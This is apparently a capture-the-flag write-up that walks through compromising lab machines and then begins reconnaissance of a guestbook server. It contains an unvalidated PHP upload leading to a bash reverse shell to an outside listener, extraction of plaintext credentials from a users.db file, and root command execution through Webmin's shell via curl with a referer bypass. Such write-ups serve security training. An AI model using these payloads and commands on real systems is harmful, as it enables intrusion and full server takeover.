


and successfully logged in using our harvested credentials:

- **Username:** `kdjebat`
- **Password:** `actuallyidk123@`

4. Foothold & Remote Code Execution (RCE)

Once inside the RiteCMS administration dashboard, we navigated to the **File Manager** utility.



based on the observation, this utility can allow us to upload a file.


Arbitrary File Upload Exploitation

The File Manager allows users to upload assets. It lacked proper file extension validation, allowing us to upload arbitrary PHP scripts.

1. We verified execution capability by uploading a simple test file named `test.php`:

```
<?php phpinfo(); ?>
```

We navigated to `http[:]//chain[:]8080/ritecms/media/test.php` and confirmed that the server successfully rendered the PHP configuration page (running PHP Version 8.5.4).



Spawning a Reverse Shell

With execution confirmed, we generated a classic PHP reverse shell payload (`rev.php`):


```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.33.129/4444 0>&1'");
?>
```

We set up a local netcat listener on our attacker machine:

```
nc -lvnp 4444
```

then, we upload the file to the server and try to access it to trigger execution.

`http://chain:8080/ritecms/media/rev.php`



We immediately received an interactive connection back to our listener as the `www-data` user:

```
┌──(root㉿kali)-[/home/…/Downloads/ctfs/ligactf/chain-of-attack]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.33.129] from (UNKNOWN) [192.168.33.145] 53096
bash: cannot set terminal process group (18082): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chain:/var/www/html/ritecms/media$ ls
ls
benjamin_child.jpg
contact.jpg
deanna_alys.jpg
jesus_kiteque.jpg
product_devin_avery.jpg
product_devin_avery_s.jpg
rev.php
sh.php
shell.php
shell1.php
slide1.png
slide2.png
slide3.png
slide4.png
slide5.png
smilies
test.php
www-data@chain:/var/www/html/ritecms/media$
```


5. Shell Stabilization & Flag Retrieval

To escape the restrictive environment and establish fully stable terminal capabilities, we executed standard PTY spawning commands:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm

# (Ctrl+Z to background the shell)

stty raw -echo; fg
```



Now operating with proper tab completion and interactive stability, we explored the web server directories:

```
cd /var/www
ls -ls
```

Beside the web root folder, we located a file named `local.txt`. Printing its contents revealed our first flag:

```
cat local.txt
```

```
www-data@chain:/var/www/html/ritecms$ cd ..
www-data@chain:/var/www/html$ ls
index.html  ritecms
www-data@chain:/var/www/html$ cd ..
www-data@chain:/var/www$ ls
html  local.txt
www-data@chain:/var/www$ cat local.txt
OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
www-data@chain:/var/www$
```


and found our first flag.

flag 1

```
OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
```

Chain of Attack - II

challenge description



1. Initial Access

after logging into RiteCMS as `kdjebat` (password `actuallyidk123@`), the built-in file manager allowed `.php` uploads.

```
www-data@chain:/var/www$ su kdjebat
Password:
This account is currently not available.
www-data@chain:/var/www$ su profapokalips
Password:
This account is currently not available.
```


2. Credential Harvesting

from this dir, navigate to `/var/www/html/ritecms` .


```
www-data@chain:/var/www/html/ritecms$ ls -al
total 112
drwxrwxrwx 7 www-data www-data  4096 May 25 21:50 .
drwxr-xr-x 3 root     root      4096 May 25 22:21 ..
-rw-r--r-- 1 www-data www-data 12292 Mar 11  2021 .DS_Store
-rwxrwxrwx 1 www-data www-data   314 Mar  4  2021 .htaccess
-rwxrwxrwx 1 www-data www-data  3913 Mar  6  2021 admin.php
drwxrwxrwx 8 www-data www-data  4096 May 25 19:04 cms
drwxrwxrwx 4 www-data www-data  4096 May 31 00:40 data
-rw-r--r-- 1 www-data www-data   162 May 25 20:08 db.config
drwxrwxrwx 2 www-data www-data  4096 May 25 19:04 files
-rwxrwxrwx 1 www-data www-data  4143 Mar  4  2021 index.php
-rwxrwxrwx 1 www-data www-data 32472 Mar 19  2011 license_gpl_v3.txt
drwxrwxrwx 3 www-data www-data  4096 May 31 01:00 media
-rwxrwxrwx 1 www-data www-data  5735 Mar  8  2021 readme.md
drwxrwxrwx 4 www-data www-data  4096 May 25 19:04 templates
-rw-r--r-- 1 www-data www-data  8192 May 25 21:50 users.db
```

recon commands that yielded critical data:

```
cat users.db
```




```
cat db.config
```



from `users.db` we extracted:

`aimantino | 4iman_4dmin@2024` (admin)

Other users/passwords listed for possible reuse.

3. Webmin Discovery and Authentication


from the commands below, we got the version of the webmin

```
www-data@chain:/var/www/html/ritecms$ which webmin
/usr/bin/webmin

www-data@chain:/var/www/html/ritecms$ find /usr/share/webmin
```

```
-name "version*" -exec cat {} \; 2>/dev/null

2.641
```



then, we checked the `wget` and `curl` command has been installed or not.

```
www-data@chain:/var/www/html/ritecms$ which curl wget
/usr/bin/curl
/usr/bin/wget
```

Noticed Webmin running on port 9090 (HTTPS). Using `curl` from the `www-data` shell, we interacted with the local service.

```
# Obtain initial cookie
curl -k -c /tmp/webmin_cookie "https://127.0.0.1:9090/session_login.cgi" -o /dev/null


# Login with credentials
curl -k -b /tmp/webmin_cookie -c /tmp/webmin_cookie -L \
  -d "user=aimantino&pass=4iman_4dmin@2024" \
  "https://127.0.0.1:9090/session_login.cgi"
```

Verify success: `Location:` header pointed to `/`, indicating authentication.

4. Remote Code Execution as Root via Webmin Command Shell

Webmin's shell requires `multipart/form-data`. We bypassed the referer check with `-e`.


```
curl -k -b /tmp/webmin_cookie -e "https://127.0.0.1:9090/" \
  -F "cmd=ls -la /root" \
  -F "pwd=/root" \
  -F "history=" \
  -F "previous=whoami" \
  "https://127.0.0.1:9090/shell/index.cgi"
```



Output showed the flag file `proof.txt`.

Command to read the root flag:

```
curl -k -b /tmp/webmin_cookie -e "https://127.0.0.1:9090/" \
  -F "cmd=cat /root/proof.txt" \
  -F "pwd=/root" \
  -F "history=" \
  -F "previous=whoami" \
  "https://127.0.0.1:9090/shell/index.cgi"
```



flag 2:

```
OWASPKL{68e8511198425c0cbbb3f0d182314afd}
```

Fragnesia Series

Fragnesia - I

Phase 1: Reconnaissance & Enumeration

Network Scanning

We initiated our assessment by performing an aggressive network scan using Nmap to identify open ports and services running on the target machine.

```
sudo nmap -sS -p- -T4 -A -v 192.168.0.20
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Guestbook
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:6A:78:B6 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=5/31%OT=80%CT=1%CU=43830%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6A1C2A0F%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%II=I
OS:%TS=A)SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=107%T
OS:I=Z%CI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=109%GC
OS:D=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B
OS:4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7C70%W2=7C70%
OS:W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D78%O=M5B4NNSNW7%CC
OS:=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```


The scan revealed a single open port running a web server:

Port	State	Service	Version	Additional Info
80/tcp	Open	http	Apache httpd 2.4.58 (Ubuntu)	PHPSESSID missing HttpOnly flag; Title: Guestbook

Directory Brute-Forcing

Since port 80 was our only point of entry, we conducted a directory enumeration using Gobuster with the standard common wordlist, searching for `.php`, `.txt`, and `.bak` extensions.


```
gobuster dir -u http://192.168.0.20 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak
```



Gobuster successfully discovered several key endpoints:


- `admin.php` - 200 (successful)
- `admin_login.php` - 200 (successful)
- `bot.php` - 200 (successful)
- `index.php` 200 (successful)

When we manually inspected these pages, `/admin.php` returned an explicit **"Access denied."** message.




Access denied.

and `/bot.php` rendered an empty page with no content immediately visible.



However, `/admin_login.php` presented us with a standard administrative login form requiring a username and password.

